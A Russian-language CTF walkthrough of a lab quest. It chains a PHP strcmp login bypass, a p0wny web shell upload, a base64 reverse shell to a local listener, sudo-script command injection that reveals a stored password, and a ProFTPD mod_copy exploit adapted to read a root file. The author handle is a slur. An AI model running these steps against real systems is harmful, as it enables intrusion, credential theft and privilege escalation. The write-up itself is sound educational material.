




Название:	Призрачный мост
Категория:	Квесты
Уровень:	Сложный
Очки:	1500
Описание:	Видимость не является единственным показателем существования
Теги:	Auth Bypass, Bypass File Upload Restrictions, LPE
Автор:	N1GGA

Прохождение:

---

Открываем веб-морду



Нам здесь предлагают войти. После провальных попыток сбрутить учетку или обойти авторизацию через sqlи, пробуем трюки с `hacktricsk`. А именно, обход проверки `strcmp`, который подробно описывается здесь <https://www.doyer.net/security-not-included/bypassing-phpstrcmp-abctf2016>

Итак, чтобы обойти авторизацию, нам нужно отправить параметры как массивы. Ловим запрос в Burp Suite

```
1 POST /login.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://localhost:8000
0 Connection: close
1 Referer: http://localhost:8000/login.php
2 Cookie: PHPSESSID=couh7uaq03lrc466chpe27pd7b
3 Upgrade-Insecure-Requests: 1
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8
9 username=test&password=test
```


## И отправляем параметры как массивы данных

The screenshot shows the ZAP interface in the 'Proxy' tab. The 'Intercept' button is highlighted, indicating that the request is being modified. The request details are as follows:

```
1 POST /login.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://localhost:8000
0 Connection: close
1 Referer: http://localhost:8000/login.php
2 Cookie: PHPSESSID=couh7uaq03lrc466chpe27pd7b
3 Upgrade-Insecure-Requests: 1
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8
9 username[] = test & password[] = test
```

The 'Inspector' panel on the right shows the modified request attributes, query parameters, body parameters, cookies, and headers.

Нажимаем Forward, чтобы модифицированный запрос отправился



И мы попали на index.php, где нам предлагают загрузить картинку.  
Загружаем любую картинку


Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----11324592021414756061149003966
9 Content-Length: 96746
0 Origin: http://localhost:8000
1 Connection: close
2 Referer: http://localhost:8000/index.php
3 Cookie: PHPSESSID=couh7uaq03lrc466chpe27pd7b
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Site: same-origin
7
8 -----11324592021414756061149003966
9 Content-Disposition: form-data; name="image"; filename="n1gga.jpg"
0 Content-Type: image/jpeg
1
2 ÿØÿàJFIFÿáExifII*ÿí@Photoshop 3.08BIM$teW91Y2FudGhhY2ttZWxvc2Vyyáihttp://ns.adobe.com/xap/1.0/<?xpacket
begin='i'> id='W5M0MpCeHiHzreSzNTczkc9d'?>
3 <x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.52'>
4 <rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
5
6 <rdf:Description rdf:about=''
7 xmlns:dc='http://purl.org/dc/elements/1.1/'>
8 <dc:rights>
9 <rdf:Alt>
0 <rdf:li xml:lang='x-default'>©2023 John Doe, all rights reserved</rdf:li>
1 </rdf:Alt>
2 </dc:rights>
3 </rdf:Description>
4 </rdf:RDF>
5 </x:xmpmeta>
6
7
8
9
0
1

```

Попробуем теперь найти свою картинку.




На странице появляется загруженная картинка, но, она прогружена из Base64

Фаzzим сайт, в надежде найти директорию, куда загружаются файлы

```
[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
 * FUZZ: uploads

[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 0ms]
 * FUZZ: static
```


Есть директория `uploads`, куда с вероятностью 99% попадают загруженные файлы. Попробуем зайти на загруженную картинку по пути [uploads/n1gga.jpg](http://localhost:8000/uploads/n1gga.jpg)



Нет. Значит, название файла меняется после загрузки файла. Чаще всего, название шифруется в md5. Попробуем зашифровать название в md5 и найти этот файл

```
[root@kali]~/codeby.games/quests/ghostBridge]
# echo -n "n1gga.jpg" | md5sum
775d7a51b40d0d8ab1852da8acf7036 -
[root@kali]~/codeby.games/quests/ghostBridge]
#
```

Переходим по [uploads/775d7a51b40d0d8ab1852da8acf7036.jpg](#)



И вот наша картина. Теперь попробуем получить RCE, загрузит наш [powny shell](#) на сервер. Переименовываем shell.php в shell.jpg и загружаем на сайт

```
[root@kali]~/n1gga]
# wget https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
--2023-09-21 15:54:51-- https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.111.1
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ...
HTTP request sent, awaiting response ... 200 OK
Length: 20321 (20K) [text/plain]
Saving to: 'shell.php'

shell.php                                         100%[=====]  95.3 KB/s

2023-09-21 15:54:52 (95.3 KB/s) - 'shell.php' saved [20321/20321]

[root@kali]~/n1gga]
# mv shell.php shell.jpg
[root@kali]~/n1gga]
#
```

Загружаем и ловим запрос в Burp Suite, чтобы поменять расширение

```
--355244582812277757101268281003
Content-Disposition: form-data; name="image"; filename="shell.jpg"
Content-Type: image/jpeg

<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^([a-zA-Z0-9_.-]*)(/.*)?#$", $path, $match)) {
```

Меняем `shell.jpg` => `shell.php`

```
--355244582812277757101268281003
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php


$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^([a-zA-Z0-9_.-]*)(/.*)?#$", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
}
```

И отправляем запрос. Наш шелл загружен. Теперь остается узнать его md5-хэш, чтобы вызвать его.

```
[root@kali)-[/home/n1gga]
└# echo -n "shell.php" | md5sum
25a452927110e39a345a2511c57647f2  -
[root@kali)-[/home/n1gga]
└#
```

Заходим на [uploads/25a452927110e39a345a2511c57647f2.php](http://www-data@2411c98edf1b:/app/uploads/)



И попадаем в `p0wny shell`

```
www-data@2411c98e6f1b:/app/uploads# whoami
www-data
```

Отлично, у нас есть RCE!

Теперь будем повышаться. Смотрим какие программы мы можем запускать с более высокими привилегиями командой `sudo -l`

```
www-data@2411c98e6f1b:/app/uploads# sudo -l
Matching Defaults entries for www-data on 2411c98e6f1b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on 2411c98e6f1b:
    (lucas) NOPASSWD: /opt/secretScript.sh
```

Мы можем запустить `/opt/secretScript.sh` от имени пользователя `lucas`. Посмотрим, что содержит в себе данный скрипт

```
www-data@2411c98e6f1b:/app/uploads# cat /opt/secretScript.sh
#!/bin/bash
y="s"
x="l"
z=" "
w="${x}${y}${z}"
v="${w}${1}"

m="l"
n="e"
o="v"
p="${n}${o}${y}${m}"
"${p}" "${v}"
```

Кажется на небольшой обфусцированный Bash-сценарий, который принимает аргумент, чтобы командой ls вывести список файлов и директорий в указанной в аргументе директории. Прокидываем реверс-шелл и спавним tty-шелл, чтобы команда sudo работала как нужно. Запускаем листенер

```
[root@kali]~# nc -nvlp 1337
listening on [any] 1337 ...
```

И выполняем команду для реверс-шелла

```
www-data@2411c98e6f1b:/app/uploads# echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzEzMzcgMD4mMQ== | base64 -d | bash
```

Проверяем листенер

```
[root@kali]~# nc -nvlp 1337
listening on [any] 1337 ...
connect to [172.17.0.1] from (UNKNOWN) [10.2.7.13] 60068
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2411c98e6f1b:/app/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@2411c98e6f1b:/app/uploads$
```

Есть реверс шелл. Спавним tty

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@2411c98e6f1b:/app/uploads$ python3 -c 'import pty; pty.spawn("/bin/sh")'
<uploads$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Готово. Теперь попробуем запустить скрипт `/opt/secretScript.sh` через `sudo`

```
$ sudo -u lucas /opt/secretScript.sh /home/lucas/
sudo -u lucas /opt/secretScript.sh /home/lucas/
first_part
$ 
```

Как видим, скрипт выполняется от имени пользователя `lucas`, что позволяет нам смотреть файлы в домашней директории этого пользователя. Давайте еще раз посмотрим на скрипт

```
$ cat /opt/secretScript.sh
cat /opt/secretScript.sh
#!/bin/bash
y="s"
x="l"
z=" "
w="${x}${y}${z}"
v="${w}${1}"
p="a"
m="l"
n="e"
o="v"
p="${n}${o}${p}${m}"
"${p}" "${v}"
```

Тут происходит что-то вроде `ls $1`. Т.е. скрипт уязвим к CMD Injection. Воспользуемся этим

POC: `sudo -u lucas /opt/secretScript.sh "/home/lucas;id"`

```
$ sudo -u lucas /opt/secretScript.sh "/home/lucas;id"
sudo -u lucas /opt/secretScript.sh "/home/lucas;id"
first_part
uid=1000(lucas) gid=1000(lucas) groups=1000(lucas)
$ █
```

Отлично! Мы можем выполнить любую команду от имени пользователя `lucas`. Смотрим все текущие файлы в домашней директории этого пользователя

```
'sudo -u lucas /opt/secretScript.sh "/home/lucas;ls -la /home/lucas"
first_part
total 28
dr-xr-xr-x 1 lucas lucas 4096 Sep 21 11:27 .
drwxr-xr-x 1 root  root  4096 Sep 21 10:51 ..
-r-xr-xr-x 1 lucas lucas  220 Apr  9  2014 .bash_logout
-r-xr-xr-x 1 lucas lucas 3637 Apr  9  2014 .bashrc
-r----- 1 lucas root    17 Sep 21 11:27 .creds
-r-xr-xr-x 1 lucas lucas  675 Apr  9  2014 .profile
-r----- 1 lucas root    28 Sep 21 11:27 first_part
$ █'
```

Видим часть флага и скрытый файл `.creds`. Забираем первую часть флага и посмотрим что таит в себе файл `.creds`

```
$ sudo -u lucas /opt/secretScript.sh "/home/lucas; cat /home/lucas/first_part && cat /home/lucas/.creds"
sudo -u lucas /opt/secretScript.sh "/home/lucas; cat /home/lucas/first_part && cat /home/lucas/.creds"
first_part
CODEBY{l4t3r4l_m0v3m3nt_h4s
lucas : 13catlover37
$ █
```

Мы получили первую часть флага и пароль от ssh пользователя `lucas`. Логинимся

```
[root@kali]~[/home/n1gga]
# ssh lucas@localhost -p 2222
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:zmPF33GVdBRazQolnTfPB6syDlkxJR/pxi1m4Q/7fak.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
lucas@localhost's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

lucas@2411c98e6f1b:~$
```

Отлично, мы зашли. Теперь будем повышать свои привилегии до root.

Воспользуемся вот этим

<https://gist.github.com/elektrowolle/23c6b43842af99e57d45b59db0a633b3>

скриптом с гитаба, который просканирует сеть.

```
lucas@2411c98e6f1b:/tmp$ ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:0a:02:07:0d
          inet addr:10.2.7.13 Bcast:10.2.255.255 Mask:255.255.0.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:32624 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:31938 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:20140845 (20.1 MB) TX bytes:14893204 (14.8 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:38 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:5545 (5.5 KB) TX bytes:5545 (5.5 KB)
```

Наш айпишник - 10.2.7.13. Вероятно, нам надо искать другие айпишники в последней подсети. Запустим утилиту следующими аргументами

```
./scan_ips.sh 10.2.7.{1..255}
```

```
lucas@2411c98e6f1b:/tmp$ ./scan_ips.sh 10.2.7.{1..255}
10.2.7.13: up
10.2.7.37: up
lucas@2411c98e6f1b:/tmp$ 10.2.7.7: down
10.2.7.6: down
10.2.7.17: down
10.2.7.16: down
10.2.7.5: down
10.2.7.1: down
10.2.7.15: down
```

Скрипт сразу нашел устройство в локальной сети с IP-адресом 10.2.7.37. Попробуем пропинговать

```
lucas@2411c98e6f1b:/tmp$ ping 10.2.7.37 -c 3
PING 10.2.7.37 (10.2.7.37) 56(84) bytes of data.
64 bytes from 10.2.7.37: icmp_seq=1 ttl=64 time=0.080 ms
64 bytes from 10.2.7.37: icmp_seq=2 ttl=64 time=0.129 ms
64 bytes from 10.2.7.37: icmp_seq=3 ttl=64 time=0.119 ms

--- 10.2.7.37 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.080/0.109/0.129/0.022 ms
lucas@2411c98e6f1b:/tmp$
```

Видим что соединение стабильное. Теперь скачиваем вот этот скрипт <https://github.com/Sq00ky/Bash-Port-Scanner>, который поможет нам просканировать открытые порты у данного айпишника.

Следующая команда просканирует все порты в диапазоне 0-500 у цели

```
10.2.7.37
```

```
./spookyscan.sh -i 10.2.7.37 -p 500
```

```
lucas@2411c98e6f1b:/tmp$ ./spookyScan.sh  
10.2.7.37:21 is open  
10.2.7.37:80 is open
```

Нам сообщают, что открыто два порта - 21 (FTP), и 80 (HTTP)

Попробуем пробросить эти два порта через SSH-туннель командой

```
ssh -L 8888:10.2.7.37:21 -L 8889:10.2.7.37:80 lucas@localhost -p 2222
```

```
[# ssh -L 8888:10.2.7.37:21 -L 8889:10.2.7.37:80 lucas@localhost -p 2222  
lucas@localhost's password:
```

Вводим пароль от пользователя `lucas` и порты будут проброшены.

Проверяем



Как видим, порты были проброшены. Теперь, используя `nmap`, попробуем определить сервисы, которые крутят на этих двух портах

```
nmap -sV -sc -O -A localhost -p 8888,8889
```

```

[~(root@kali)-[/home/n1gga]# nmap -sV -sC -O -A localhost -p 8888,8889
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 16:39 +04
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000084s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8888/tcp   open  ftp     ProFTPD 1.3.5
8889/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds

[~(root@kali)-[/home/n1gga]#

```

Как видим, на 8888 порту крутится уязвимый FTP-сервер **ProFTPD** версии **1.3.5**. Находим и скачиваем экспloit по ссылке <https://github.com/t0kx/exploit-CVE-2015-3306/blob/master/exploit.py>

Запускаем экспloit без аргументов используя интерпретатор python3

```

[~(root@kali)-[/home/n1gga/pentest/exploit-CVE-2015-3306]# python3 exploit2.py
usage: exploit2.py [-h] --host HOST --port PORT --path PATH
exploit2.py: error: the following arguments are required: --host, --port, --path

```

Заполняем аргументы

```
python3 exploit2.py --host localhost --port 8888 --path /var/www/html/
```


И запускаем

```

-# python3 exploit2.py --host localhost --port 8888 --path /var/www/html/
+] CVE-2015-3306 exploit by t0kx
+] Exploiting localhost:8888
+] Target exploited, accessing shell at http://localhost/backdoor.php


```

Проверяем теперь, появился ли `backdoor.php` на `http://localhost:8889/`



```
localhost:8889/backdoor.php?cmd=whoami
proftpd: 10.2.7.13:53146: SITE cpto /tmp/www-data
```

У нас есть RCE, но, мы под `www-data`, потому-что все PHP сценарии выполняются пользователем `www-data`, независимо кем был создан этот файл. Посмотрим список файлов в текущей директории



```
proftpd: 10.2.7.13:53146: SITE cpto /tmp/.total 28
drwxrwxrwx 1 root root 4096 Sep 21 12:42 .
drwxr-xr-x 1 root root 4096 Sep 21 10:55 ..
-rw-r--r-- 1 root root 80 Sep 21 12:42 backdoor.php
-rwxrwxrwx 1 root root 10701 Sep 21 10:57 index.html
```

Видим что `backdoor.php` был создан пользователем `root`, соответственно, FTP-сервер запущен суперпользователем. Нам известно, что вторая часть флага находится в `/root/last_part`. Чуть промодифицируем экспloit, чтобы он прочел флаг и записал его в `/var/www/html/flag.php`, чтобы мы могли прочесть его

```

def __exploit(self):
    payload = "<?php echo ''; ?>"
    self.__sock.send(b"site cpfr /root/last_part\n")
    self.__sock.recv(1024)
    self.__sock.send(("site cpto /tmp/. " + payload + "\n").encode("utf-8"))
    self.__sock.recv(1024)
    self.__sock.send(("site cpfr /tmp/. " + payload + "\n").encode("utf-8"))
    self.__sock.recv(1024)
    self.__sock.send(("site cpto " + self.__path + "/flag.php\n").encode("utf-8"))

    if "Copy successful" in str(self.__sock.recv(1024)):
        print("[+] Target exploited, accessing shell at http://" + self.__host + "/backdoor.php")
        print("[+] Running whoami: " + self.__trigger())
        print("[+] Done")
    else:
        print("[!] Failed")

```


Так, вроде всё. Сохраняем и запускаем экспloit

```

└─(root㉿kali)-[/home/n1gg1/pentest/exploit-CVE-2015-3306]
# python3 exploit.py --host localhost --port 8888 --path /var/www/html/
